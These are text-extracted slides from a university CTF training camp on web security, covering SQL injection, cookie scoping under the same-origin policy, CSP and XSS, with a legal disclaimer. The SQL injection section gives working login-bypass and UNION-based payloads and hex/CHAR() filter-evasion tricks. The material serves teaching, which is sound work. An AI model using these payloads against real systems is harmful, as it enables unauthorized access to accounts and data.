CTF Training Camp - Web

Chris Tong
Raymond

Discurmilator

academic purposes (學術用途) only

Don’t try this in the real world without permission

Exspecially on CUSIS and CUPIS (Student Helper System)

Hackers Make Whopping $226K Installing Monero Miners on Oracle WebLogic Servers

By Catalin Cimpanu

January 11, 2018 10:56 AM 1

A group of hackers has made over a quarter-million dollars worth of Monero by breaking into Oracle WebLogic servers and installing a cryptocurrency miner.

Discriminator - Related Law

- Chapter 106 TELECOMMUICATIONS ORDINANCE -- Section 27A Unauthorized access to computer by telecommunications (香港法例第106章 電訊條例 27A條 -- 藉電訊而在未獲授權下取用電腦資料)
- Chapter 200 CRIMES ORDINANCE -- Section 60 Destroying or damaging property (香港法例第200章 刑事罪行條例 60 條 -- 摧毀或損壞財產)
- Chapter 200 CRIMES ORDINANCE -- Section 161 Access to computer with criminal or dishonest intent (香港法例 第200章 刑事罪行條例 161 條 -- 有犯罪或不誠實意圖而取用電腦)
- termination of studies at CUHK ?

Web hacking?

Web hacking?

Basically,

Filter failure + Injection + misconfiguration

Outline

SQL Injection

Cookies

Same Origin Policy

XSS

Tools

CTF Question Review

SQL Injection

it's in the form of executing some queries in the database and getting access to informations (SQL Version, Number & Names of tables and columns,some authentication infos,ect...)

Comments

```
#
-- -
;%00

/* (MYSQL Only) */
```

UNION

```
SELECT column_name(s) FROM table1 WHERE sth = ‘ aa’

UNION

SELECT column_name(s) FROM table2 ’;
```

You can replace 2nd sentence with:

(SELECT ‘1’) // string 1

(SELECT md5(...)) // md5 sth

Example

"SELECT username FROM users WHERE username='$username' AND password='$password'"

Example

"SELECT username FROM users WHERE username='$username' AND password='$password'"

ANS 1:
username=admin'#

Example

"SELECT username FROM users WHERE username='$username' AND password='$password'"

ANS 1:
username=admin'#

ANS 2:

username='='&password='='

"SELECT username FROM users WHERE username=''='' AND password=''='''

Example

```
$results = SELECT password FROM users WHERE username='$username'
if($results==$_GET[$password]){
    getflag();
}
```

Example

```
$results = SELECT password FROM users WHERE username='$username'
if($results==$_GET[$password]){
    getflag();
}
```

ANS: username=**0' union select md5(1)#**&password=**1**

Filter Escape

Hex Encode

SELECT password FROM Users WHERE username = 0x61646D696E


CHAR()


SELECT FROM Users WHERE username = CHAR(97, 100, 109, 105, 110)

html encode

SELECT FROM Users WHERE username = 'admin'

SQL Injection - Credit CUHK Secrect #CU3080





Cookies

a small (<4KB) client-side storage with its data replayed to where they were configured (cookie origin)

Same Origin Policy (SOP) - Definition of an origin

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Diff. protocol
http://store.company.com:81/dir/etc.html	Failure	Diff. Port
http://news.company.com/dir/other.html	Failure	Diff. host

Same Origin Policy (SOP)

Cookie Origin:= (isHTTPSOnly, domain, path)

Prevent cookies set by one origin to be accessible by another origin

Assume two cookies were set,

```
user=niki;
expires=Wed, 09 Jun 2021 00:00:00 UTC;
path=/;
domain=.example.com;
```

```
user=ling;
expires=Wed, 09 Jun 2021 00:00:00 UTC;
path=/accounts;
domain=secure.example.com;
secure
```

What will the browser sends when visiting:

- `http://example.com` or `http://www.example.com`,
  - `Cookie: user=niki`
- `http://secure.example.com`,
  - `Cookie: user=niki`
- `https://secure.example.com`,
  - `Cookie: user=niki`
- `https://secure.example.com/accounts/index.html`,
  - `Cookie: user=ling; user=niki`
  - The order is not guaranteed
- `https://secure.example.com/accounts/new/index.html`,
  - `Cookie: user=ling; user=niki`

Content Security Policy (CSP)

- An added layer of security that helps to detect and mitigate certain types of attacks
  - Mitigating cross site scripting
  - Mitigating packet sniffing attacks
- Three Types:

  Content-Security-Policy, X-Content-Security-Policy, X-WebKit-CSP
- Content-Security-Policy
  - chrome 25+, Firefox 23+, Opera 19+
- X-Content-Security-Policy
  - Firefox 23+, IE10+
- X-WebKit-CSP
  - Chrome 25+

XSS

Cross-Site Scripting

Filtering issue

Inject malicous code in the website

User browse the page, execute the JS

Usage: Steal cookies, Session Hijacking, Phishing, Mining Crytocurrency


What is the difference between csrf and xss?


working principle:

XSS: Attacker Discovers XSS Vulnerability - Construct Code - Send to Victim - Victim Open - Attacker Gets Victim's Cookies - Complete Attack (Trust the website)

CSRF: Attacker Discovers CSRF Vulnerability - Construct Code - Send to Victim - Victim Open - Victim Execution Code - Complete Attack (Trust the browser)

XSS- Credit CUHK Secrect #CU3080





Tools

Brup Suite

HackBar

What’s next - Demo

References

http://www.freebuf.com/articles/web/137094.html

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

https://www.exploit-db.com/papers/13650/

https://www.owasp.org/index.php/SQL_Injection

http://blog.csdn.net/qq_28921653/article/details/70040047

https://ctf-wiki.github.io/ctf-wiki/web/xss.html

Reference

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

IERG 4210 Lecture Notes by Prof. Zhang Kehuan